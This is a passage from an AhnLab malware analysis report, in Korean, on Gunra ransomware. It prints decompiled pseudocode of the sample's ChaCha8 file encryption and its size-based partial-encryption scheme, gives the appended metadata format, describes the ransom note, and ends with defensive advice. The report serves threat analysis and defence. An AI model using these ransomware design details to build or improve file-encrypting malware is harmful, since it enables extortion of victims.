    if ( !Function_ReadFile(v15, a2, v16, &v25, 0LL) )
      break;
    v18 = v25;
    if ( !v25 )
      break;
    v12 += v25;
    ENCRYPT(a1 + 24, a2, a2, v25);
    v19 = *(_QWORD *)(a1 + 8);
    v20 = -(__int64)v25;
    v21 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !v21 )
    {
      v21 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetProcAddress(0LL, 0, 0xD54E6BD3);
      *(_QWORD *)(qword_1400314F0 + 160) = v21;
    }
  }
  while ( v21(v19, v20, 0LL, 1LL) && (unsigned int)sub_140009310(*(_QWORD *)(a1 + 8), a2, v18) && v12 < v8 );
  v11 = v22;
}
v9 = v24;
v22 = ++v11;

```

[그림 28] 20개의 확장자를 갖고 있거나 파일 크기가 5MB 초과인 경우의 암호화 로직

```

CountOfRound = 4LL;
while ( 1 )
{
    v28 = v100 + v20;
    v29 = v15 + v16;
    v30 = v106 + v22;
    v31 = v27 + v18;
    v32 = __ROL4__(v30 ^ v26, 16);
    v33 = v32 + v23;
    v34 = __ROL4__(v31 ^ v11, 16);
    v35 = v34 + v17;
    v36 = __ROL4__(v29 ^ v24, 16);
    v37 = v36 + v19;
    v38 = __ROL4__(v28 ^ v25, 16);
    v39 = v38 + v21;
    v40 = __ROL4__(v27 ^ v35, 12);
    v41 = v40 + v31;
    v42 = __ROL4__(v41 ^ v34, 8);
    v43 = v42 + v35;
    v44 = __ROL4__(v40 ^ v43, 7);
    v45 = __ROL4__(v15 ^ v37, 12);
    v46 = v45 + v29;
    v47 = __ROL4__(v46 ^ v36, 8);
    v48 = v47 + v37;
    v49 = v45 ^ v48;
}

```

[그림 29] ChaCha8 암호화 알고리즘

파일 끝에 삽입되는 메타데이터 크기는 10 바이트다. 파일의 암호화 방식, 암호화 비율, 파일 크기 값으로 구성되어 있다.

메타데이터 첫 번째 필드에는 해당 파일에 사용된 암호화 방식에 따라 값이 저장된다.

파일 암호화 방식	첫 번째 필드 값
전체 암호화 방식을 사용한 경우	0x24
부분 암호화 방식을 사용한 경우	0x25
앞 1MB 암호화 방식을 사용한 경우	0x26

[표 11] 메타데이터의 첫 번째 필드 (파일 암호화 방식)

두 번째 필드에는 파일 암호화 비율 값이 저장된다. 이는 부분 암호화 방식이 사용된 경우에만 기록된다. 해당 필드에는 20% 암호화 방식이 사용된 경우에는 0x14, 50% 암호화 방식이 사용된 경우에는 0x32 값이 저장된다.

파일 암호화 방식	두 번째 필드 값
전체 암호화 방식을 사용한 경우	0
20% 부분 암호화 방식을 사용한 경우	0x14
50% 부분 암호화 방식을 사용한 경우	0x32
앞 1MB 암호화 방식을 사용한 경우	0

[표 12] 메타데이터의 두 번째 필드 (파일 암호화 비율)

마지막으로, 메타데이터 세 번째 필드에는 해당 암호화된 파일의 전체 크기 값이 저장된다.

```

if ( (unsigned int)OpenFile_GetSizeOfFile(a1) )
{
    if ( (unsigned int)Check_FileExtension160(*a1) )
        goto LABEL_14;
    if ( (unsigned int)sub_140008520(*a1) )
    {
        LOBYTE(Value_Encrypt_Part_Percent) = 20;
        LOBYTE(HowToEncrypt_Flag) = 37;
        if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, Value_Encrypt_Part_Percent) )
            return (unsigned int)ENCRYPT_Part_Percent((DWORD)a1, a2, v17, v18, 20);
    }
    else
    {
        v20 = a1[2];
        if ( v20 <= 0x100000 )
        {
            LABEL_14:
            LOBYTE(HowToEncrypt_Flag) = 36;
            if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, 0LL) )
                return ENCRYPT_ALL(a1, a2);
            return 0LL;
        }
        if ( v20 > 5242880 )
        {
            LOBYTE(Value_Encrypt_Part_Percent) = 50;
            LOBYTE(HowToEncrypt_Flag) = 37;
            if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, Value_Encrypt_Part_Percent) )
                return (unsigned int)ENCRYPT_Part_Percent((DWORD)a1, a2, v28, v29, 50);
        }
        else
        {
            LOBYTE(HowToEncrypt_Flag) = 38;
            if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, 0LL) )
            {
                v35 = 0;
                v21 = 0LL;
                while ( 1 )
                {
                    v22 = 0x100000 - v21;
                    Function_ReadFile = *(unsigned int (__fastcall *) (__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
                    if ( 0x100000 - v21 > 5242880 )
                        v22 = 5242880;
                    v24 = a1[1];
                    if ( !Function_ReadFile )
                    {
                        Function_ReadFile = (unsigned int (__fastcall *) (__int64, __int64, _QWORD, unsigned int *, _QWORD))GetProcAddress(0LL, 0, 0xF91AC9A0);
                        *( _QWORD *) (qword_1400314F0 + 32) = Function_ReadFile;
                    }
                }
            }
        }
    }
}

```

[그림 30] 파일에 따라 서로 다른 메타데이터 값 설정


Hex	ASCII
24 00 1C 96 00 00 00 00 00 00 0F 0C 63 00 00 00	\$.....c...
25 14 29 02 00 00 00 00 00 00 0F 0C 63 00 00 00	%.).....c...
25 32 BD C6 58 05 00 00 00 00 0F 0C 63 00 00 00	%2%EX.....c...
26 00 FB 42 3F 00 00 00 00 00 0F 0C 63 00 00 00	&.ÛB?.....c...

- 파일 암호화 방식
- 파일 암호화 비율
- 암호화된 파일 크기

[그림 31] 파일 끝에 삽입되는 메타데이터 구조


4. 랜섬노트

아래는 윈도우 환경에서 Gunra 랜섬웨어에 감염된 화면이다. 바탕화면은 크게 변경되지 않는다.



[그림 32] 암호화 후 바탕화면

다만, 암호화 제외 폴더를 제외한 모든 암호화 작업 경로에 "R3ADM3.txt" 이름의 랜섬노트가 생성된다. 랜섬노트에는 5일 내로 복호화 협상을 진행하지 않을 경우, 다크웹에 데이터를 유출할 수 있다는 협박성 메시지가 포함되어 있다.



[그림 33] 랜섬노트 (R3ADM3.txt)

결론

Gunra 랜섬웨어 그룹의 전용 유출 사이트(Dedicated Leak Sites, DLS)를 보면, 랜섬웨어 피해 기업들이 지속적으로 업데이트되고 있다. 이 공격 그룹은 산업과 국가를 가리지 않고 취약한 시스템이 있는 기업들을 주 타겟으로 삼는다. 기업들은 주요 자산을 보호하기 위해 다음의 보안 수칙을 철저히 준수해야 한다.

- 운영체제 및 소프트웨어 최신 보안 업데이트 및 자동 업데이트 적용
- 보안 소프트웨어 운영 및 최신 상태 유지
- 정기적인 백업 수행 - 백업 자료를 오프라인 또는 별도 네트워크에 보관
- 신뢰할 수 없는 출처의 웹사이트나 이메일 링크 또는 첨부파일 열람 주의
- 유추하기 어려운 패스워드 사용 및 멀티 팩터 인증 사용

또한, 랜섬웨어 방어에 최적화된 보안 플랫폼을 운영하면 Gunra 랜섬웨어 등 다양한 악성코드에 효과적으로 대응할 수 있다. 특히, 안랩은 윈도우와 리눅스 운영체제를 아우르는 엔드포인트-네트워크-이메일 연계 보안 오퍼링을 제공한다. 탄탄한 고객 레퍼런스와 마이터어택 평가(MITRE ATT&CK Evaluation) 등 객관적으로 검증된 솔루션들을 바탕으로 랜섬웨어 보안을 위한 최적의 파트너로 자리매김하고 있다.

이번에 분석한 Gunra 랜섬웨어의 IoC, 안랩 진단명 등에 대한 자세한 정보는 안랩의 위협 인텔리전스 플랫폼 [AhnLab TIP](#) 구독 서비스를 통해 확인할 수 있다.

분석 보고서

Gunra 랜섬웨어

이 보고서는 저작권법에 의해 보호 받는 저작물로서 영리목적의 무단전재와 무단복제를 금합니다.

이 보고서의 내용의 전부 또는 일부 인용, 가공 시 안랩에서 발간된 보고서임을 밝혀 주시기 바랍니다.

* 이 보고서에 수록된 내용 또는 배포에 관한 모든 문의는 안랩(031-722-8000)으로 부탁드립니다.

(주)안랩

경기도 성남시 분당구 판교역로 220 (우) 13493

홈페이지 : www.ahnlab.com

대표전화 : 031-722-8000 | 구매문의 : 1588-3096 | 팩스 : 031-722-8901

© 2025 AhnLab, Inc. All rights reserved.